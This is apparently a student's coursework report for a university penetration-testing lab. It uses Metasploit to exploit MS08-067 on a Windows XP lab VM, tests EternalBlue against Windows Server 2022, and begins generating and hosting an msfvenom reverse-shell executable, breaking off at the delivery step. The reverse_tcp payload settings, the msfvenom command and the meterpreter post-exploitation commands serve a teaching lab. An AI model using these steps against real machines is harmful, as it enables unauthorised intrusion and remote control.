OLD DOMINION UNIVERSITY

CYSE 301: CYBERSECURITY TECHNIQUE AND OPERATIONS

ASSIGNMENT #4:
PENETRATION TESTING IN MICROSOFT WINDOWS

CARL LOCHSTAMPFOR

DATE: 03/09/2026

At the end of this module, each student must submit a report indicating the completion of the following tasks. **Make sure you take screenshots as proof**.
You need to power on and start the following VMs for this assignment.

- **Internal Kali**
- pfSense VM (power on only) -Optional, as Internal Kali is used as attacker VM here in this assignment)
- Windows XP, Windows Server 2022, or Windows 7 (depending on the subtasks).

Network References

Role	Machine	IP Address
Attacker	Internal Kali Linux	`192.168.10.13`
Task A Target	Windows XP	`192.168.10.14`
Task B Target	Windows Server 2022	`192.168.10.19`
Task C Target	Windows 7	`192.168.10.9`
Firewall (optional)	pfSense	`192.168.10.2`

Task A. Exploit SMB vulnerability on Windows XP using Metasploit framework (30 pts)


Please activate Windows XP clock by following the document posted under Module-3 or demonstrated in class.

In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.


1. **(2 pts)** Network Scanning: Run an Nmap scan against the target machine to find
   - open ports: 135, 139, 445
   - running services: Microsoft Windows XP
   - Smb vulnerabilities: smb-vuln-ms08-067

Submit the screenshot of the Nmap command used with the relevant scan results

Command >> nmap -Sv -0 192.168.10.14




2. **(3 pts)** Identify the SMB port number (default: 445) to confirm that it is open. Briefly explain (2–3 sentences) of what MS08–067 is and why was it severe?




Explanation:

Port 445 is the default port for SMB (Server Message Block), the Windows file-sharing and network communication protocol. MS08-067 is a critical stack buffer overflow vulnerability in the NetpwPathCanonicalize() function inside Windows' Server service (NetAPI32.dll), publicly disclosed in October 2008. It allows an unauthenticated remote attacker to execute arbitrary code by sending a specially crafted RPC request over port 445. The vulnerability was rated CVSS 10.0 and is considered wormable — it was famously exploited by the Conficker worm, which infected millions of machines globally.


3. **(2 pts)** Launch Metasploit Framework and ***Search for the module related to MS08-067***




4. **(2 pts)** ***Select:*** exploit/windows/smb/ms08_067_netapi
5. **(2 pts) Set payload:** windows/meterpreter/reverse_tcp
6. **(2 pts) Configure:** RHOSTS, LHOST and LPORT



7. **(2 pts)** Display the configurations and screenshot of “show options”



8. **(5 pts)** Run exploit and confirm Meterpreter session




9. **(5 pts)** Explain why the exploit succeeded (or did not succeed)

Explanation:

The exploit succeeded because Windows XP is an unpatched legacy operating system that lacks modern exploit mitigations such as Address Space Layout Randomization (ASLR) and enforced Data Execution Prevention (DEP). Port 445 (SMB) is open and unfiltered by default, giving the attacker direct access to the vulnerable service. The ms08_067_netapi Metasploit module targets the stack buffer overflow in NetpwPathCanonicalize() with precision — by sending a malformed path canonicalization request, it overwrites the instruction pointer and redirects execution to the Meterpreter shellcode, establishing a reverse TCP connection back to the attacker machine at 192.168.10.13.

10. [Post-exploitation] **(5 pts):**


    a. **Capture screenshot:** see below for details
    b. **Display system's local date/time:**
        - shell >> Microsoft Windows XP [Version 5.1.2600]
        - date /t && time /t >> Tue 03/10/2026 / 12:08 AM
    c. **Retrieve SID:**
        - getsid >> Server SID: S-1-5-18
    d. **Identify current process ID:**
        - getpid >> Current pid: 1000
    e. **Gather system information:**
        - sysinfo >> Windows XP (5.1 Build 2600, Service Pack 3) / x86 / WORKGROUP




Task B. Testing Eternal Blue (MS17-010) Against Windows Server 2022 (10 pts)


In this task, try to exploit the **EternalBlue** vulnerability on Windows Server 2022. You **may or may not** establish a reverse shell connection to Windows Server 2022.

- **(5 pt)** Show your results and configuration.





- **(5 pt)** Explain why EternalBlue typically fails against Windows Server 2022.



NOTE: You won't lose points for a failed reverse shell connection. But you will lose points for incorrect configurations, such as putting the wrong IP address for LHOST/RHOST, etc.

Explanation:

EternalBlue exploits a critical race condition in the transaction handling of SMBv1, the first version of the Server Message Block protocol. Windows Server 2022 has SMBv1 completely disabled by default, which means the vulnerable code path is never reached. Even if SMBv1 were manually re-enabled, Windows Server 2022 enforces SMB signing, preventing the spoofed packets the exploit relies on. Additionally, Server 2022 includes modern hardening measures — Control Flow Guard (CFG), full ASLR (Address Space Layout Randomization), and DEP (Data Execution Prevention) — all of which block the shellcode injection technique EternalBlue uses. Microsoft addressed the underlying vulnerability with security patch MS17-010 in March 2017, well before Server 2022 was released.


Task C. Exploit Windows 7 with a deliverable payload (60 pts).

In this task, you need to create an executable payload in **Internal Kali** with the required configurations below.


1. **Generate Executable Payload (5 *2pts = 20 pts)**
   a. Create a Windows executable payload
   b. Use reverse_tcp
   c. LPORT = 4444 (you may change it)
   d. LHOST = Internal Kali IP
   e. Payload filename = Your MIDAS ID.exe (for example, **svatsa.exe**)

Command >>


msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.13 LPORT=4444 -f exe -o cloch001.exe




2. **Host and Deliver Payload (5* 2 pts = 10 pts)**
   a. Start a web server on Internal Kali




   b. Upload payload to web root (Apache or python http server)

